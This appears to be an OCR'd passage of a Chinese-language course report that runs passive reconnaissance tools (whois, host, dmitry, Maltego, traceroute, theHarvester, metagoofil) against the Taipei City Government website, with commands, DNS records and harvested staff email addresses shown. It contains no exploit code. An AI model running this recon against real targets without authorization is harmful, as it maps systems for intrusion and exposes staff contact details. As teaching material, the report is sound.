cookies: **BrowserMirrorSession=10%2F30%2F2023+6%3A55%3A54+AM; BrowserMirrorPersistent=10%2F30%2F2023+6%3A55%3A54+AM**
referrer: **https://centralops.net/co/nav.htm**
browser: **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36**
plugins: **PDF Viewer** **Portable Document Format application/pdf internal-pdf-viewer**

圖十二

圖十三則顯示客戶端，所提供的功能插件(plugins)或支援的語言環境等資訊。



圖十三



更進一步的了解此網站，把左上的 Browser Mirror 換成 ping ，利用 ping 台北市政府網站，結果得出 Time Out。因此可得知該網站設有防火牆(阻擋 ICMP 相關的封包)或網站已經不存在，但由於現在還可以瀏覽該網站，所以得知網站是有架設防火牆的安全性防護。

ping 有兩種常見的回應 1. Time Out 2. Destination Host Unreachable。

- Destination Host Unreachable：代表該指定的 IP 位址是不存在的或沒有 與對方建立連線，因此還會回應 Destination Host Unreachable。

- 若有成功路由並建立連線，而因某種原因無發接收到回饋的封包，因 此會回應 Time Out；若是沒有成功與目標主機建立連線就會回應 Destination Host Unreachable。


下方兩圖分別為台北市政府網站跟 Google 搜尋網站，ping 完的結果

台北市政府網站	Google 搜尋網站
	
圖十四	圖十五

II. DNS 資訊 (DNS Information)


將使用 Kali Linux 作為測試工具，使用版本為 2023.3。

- 一開始，我們將使用 Whois 來收集網域下的相關資訊。
  因為本次測試對象為台灣的網站(台北市政府全球資訊網)，因此利用台灣網路資訊中心的 Whois Database(TWNIC Whois Database)作為搜尋工具(圖十六)。此外，合併使用 Kali 下的 Whois 工具作為對照方式。



圖十六、利用 TWNIC Whois Database 搜尋 taipei.gov.tw 網域資訊

搜尋結果如圖十七，發現工具導向至 rs.gsn.gov.tw 時，伺服器發生內部問題。



圖十七

而使用 Kali Whois 工具時也無法成功導向 rs.gsn.gov.tw 伺服器搜尋到該網域下的資訊(圖十八)

圖十八

因此藉由目前已知的訊息，我們嘗試以 Google 搜尋 rs.gsn.gov.tw 的相關資訊，得知為「政府機關領域(.gov.tw)名稱註冊 - GSN 政府網際服務網」

圖十九

得知台北市政府網站 https://www.gov.taipei/ 的 Domain name 隸屬於「政府網際服務網」。


為了對應正常使用 Whois 工具狀況，使用宜蘭大學網站作為對照

(圖二十、圖二十一)使用 TWNIC Whois Database(https://whois.twnic.tw/)工具

(圖二十二) 利用 kali Linux 的 whois 指令來查詢

兩者都得到相同的結果，宜蘭大學網站隸屬「台灣學術網路中心」，且得知該網域下管理的相關訊息與聯絡資訊。

圖二十



圖二十一

圖二十二

➤ 接者，利用 host 指令來查看台北市政府網站 Domain 下中存在著 IP address(圖二十三)，執行後得到該網域下有一個 mail Server。


圖二十三

若在 gov.taipei 前加上 www.則代表該網域下的主機名稱，因此使用 host 指令掃 www.gov.taipei 就會掃到該網站主機下的 IP 位址，包含 IPv4 與 IPv6。(圖二十四)與前面使用 Central Ops 工具所得到的 IP 位址結果相符，因此可以確定目標 IP。

圖二十四

經過上述得到台北市政府網站 Domain 的相關資訊後，使用 host -v 指令來得到更詳細的資訊，如:DNS 紀錄。(圖二十五)

host 參數可選用-a 列出詳細 DNS 紀錄
host -v 列出指令執行時的詳細訊息(本次測試採用)
兩者都可以查看 SOA、mail address server 等 DNS server 與目標網域的紀錄資訊。




圖二十五

由圖二十五中的 SOA 紀錄得到管理網域的伺服器管理資訊。如:
dnssec1.taipei.gov.tw 代表 gov.tapei.tw 的主要 DNS 伺服
器;root.dnssec1.taipei.gov.tw 為該網域管理者 mail:root@dnssec1.taipei.gov.tw。

- 我們也可以用 Dmitry 資料蒐集工具來得到與上述相符的資訊。(圖二十六)
  利用指令 dmitry 以及參數 -wnse 組合來得到如下資訊:


i : gov.taipei.tw 的 Domain name
w: gov.taipei.tw 的 IP
n : 獲取 https://www.netcraft.com/的資訊
s : 搜尋該網域可能的 subdomains
e : 搜尋該網域可能的 email 地址



圖二十六

- 在這部分最後，我們使用 Maltego 以圖形化的方式搜尋台北市政府網站網

域下的資訊。列出 taipei.gov.tw 網域下的資訊，如網域裡的 mail server、DNS name server、聯絡人資訊、網站等。 (圖二十七)



圖二十七

III. 路由資訊 (Route Information)

1. 透過 traceroute 指令來觀察本機對目標網站的網路路由資訊。藉由 UDP 與 ICMP 指令回應請求封包，並利用 ttl 變化來探測目標。而*帶代表無封包返回禁止 ping 阻擋了 ICMP 的封包，因此將會超 時無回應列印出*。

```
┌──(kali㉿kali)-[~]
└─$ traceroute www.taipei.gov.tw
traceroute to www.taipei.gov.tw (163.29.207.130), 30 hops max, 60 byte packet
s
 1  172.20.10.1 (172.20.10.1)  4.669 ms  4.634 ms  4.627 ms
 2  10.156.65.141 (10.156.65.141)  23.137 ms * *
 3  10.156.65.81 (10.156.65.81)  29.754 ms 10.156.65.85 (10.156.65.85)  29.74
6 ms 10.156.65.81 (10.156.65.81)  29.739 ms
 4  10.156.67.177 (10.156.67.177)  29.684 ms  34.684 ms  40.985 ms
 5  tpdb-3311.hinet.net (210.65.126.94)  40.968 ms  40.961 ms  34.634 ms
 6  163.29.22.233 (163.29.22.233)  40.923 ms  26.997 ms  21.777 ms
 7  210-69-250-126.hinet-ip.hinet.net (210.69.250.126)  26.969 ms  24.954 ms
 24.938 ms
 8  210-69-250-49.hinet-ip.hinet.net (210.69.250.49)  43.222 ms  43.215 ms  4
5.079 ms
 9  163.29.183.213 (163.29.183.213)  33.696 ms  34.500 ms 210.241.72.137 (210
.241.72.137)  33.666 ms
10  * * *
11  * * *
12  * * *
```

圖二十八

由此可得知(172.20.10.1)為距離本機最近的路由器，並且目標主機到本主機中途經過的路由器共有 9 架。

圖二十九


圖二十九、得知我們沒有權限去更深入的找其他的路由器。

Traceroute 與 Tcptraceroute 相異處在於，防火牆會阻擋過濾 UDP 與 ICMP 封包，而 Tcptraceroute 藉由 TCP syn 封包來作為路由資訊取得方 式，因此 Tcptraceroute 相較於 Traceroute 更能得到更完整的路由資訊，也 由此可得知使用 Traceroute 時，*數量較多，即封包被阻擋住，無回應。

IV. 搜尋引擎 (Search Engines)

➤這部分使用 the Harvester 來搜集目標網站下的相關訊息。例如：管理人員信箱、子網域、開放 port 等。

➤本次以 theHarvester -d taipei.gov.tw -l 500 -b yahoo/Bing/baidu 測試
d :測定的目標 Domain
l :搜尋資料筆數
b :使用的搜尋引擎


(kali㉿kali)-[~]
$ theHarvester -d taipei.gov.tw -l 500 -b yahoo
* theHarvester 4.4.3
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
[*] Target: taipei.gov.tw
[*] Searching Yahoo.
[*] No IPs found.
[*] Emails found: 2
aipei_ebus@mail.taipei.gov.tw
eb02300@mail.taipei.gov.tw
[*] Hosts found: 1
ail.taipei.gov.tw

圖三十-yahoo

圖三十一-Bing

圖三十二-百度


藉由三種不同搜尋引擎，可以發現百度搜尋引擎得到最多資訊。由此可知在不同搜尋引擎可獲得的資料會有一定的差異。

	Email	Hosts
Yahoo	2	1
Bing	1	1
百度	4	5

➢ 接著使用 metagoofil 工具，在目標網域下找尋指定的文件類型。能藉由獲取的文件是否存在有用的 meta data，如：使用者名稱、軟體版本、主機版本等。
在本次測試以 metagoofil -d e-land.gov.tw -l 20 -t doc,pdf,xlsx -n 15 -f result.html -o result
d：指定的目標 Domain，為 taipei.gov.tw
l：最大搜尋量(本測試設定 20 筆)
t：指定文件類型(本次測試以 doc, pdf, xlsx 為目標，因為政府常用文件可能 以 Word 文件、PDF 與 Excel 表單為重點，而 Excel 表單通常包含一些人員 等個人資訊，因而也以 Excel 表單類型為重點探測對象)
n：下載檔案上限量(本測試設定 15 筆)
f：將結果(搜尋到文件的 url 連結)以.txt 方式記錄
o：儲存指定資料夾下(此命名為 result)

```
┌──(kali㉿kali)-[~]
└─$ metagoofil -d taipei.gov.tw -l 20 -t doc,pdf,xlsx -n  15 -f result.html -o result
[*] Searching for 20 .doc files and waiting 30.0 seconds between searches
[*] Results: 20 .doc files found
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7499
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/10737
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownloadFile/7738
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7430
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownloadFile/7315
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7429
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7434
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7553
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7877
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownloadFile/7736
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8040
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7213
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/10744
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8399
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8171
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8495
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8494
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7433
https://www.ct.taipei.gov.tw/DL/News/1/160.htm
https://www.ct.taipei.gov.tw/DL/News/1/91.htm
[*] Searching for 20 .pdf files and waiting 30.0 seconds between searches
[*] Results: 20 .pdf files found
https://foodtracer.taipei.gov.tw/Backend/upload/materielc/23928945/File_23928945_6_1.pdf
https://its.taipei.gov.tw/doc/05.pdf
https://www.laws.taipei.gov.tw/lawatt/SOP/P10000010.pdf
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownloadFile/5354
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=10285
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=186030
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=75480
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=403
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=94973
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=26240
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=182054
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=44043
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=123335
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=79991
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=68267
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownLoadPdf?soid=134676
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownLoadPdf?soid=77240
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=110135
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=187258
https://www.laws.taipei.gov.tw/Law/LawInterpretation/DownLoadPdf?soid=98826
[*] Searching for 20 .xlsx files and waiting 30.0 seconds between searches
[*] Results: 6 .xlsx files found
http://www.taipei.gov.tw/public/Attachment/63110271272.xlsx
http://www.laws.taipei.gov.tw/lawadm/Attachment/Law/A040270021014000-20151204-15000-001.xls
http://www.laws.taipei.gov.tw/lawatt//Law/A040110121018000-20150514-2000-001.xls
http://www.laws.taipei.gov.tw/lawatt//Law/A040110051025500-20150427-5000-001.xls
http://www.laws.taipei.gov.tw/lawatt//Law/A040110051025500-20150427-5000-003.xls
http://www.laws.taipei.gov.tw/lawatt//Law/P17G4002-20150722-0000-002.xlsx
[+] Done!
```

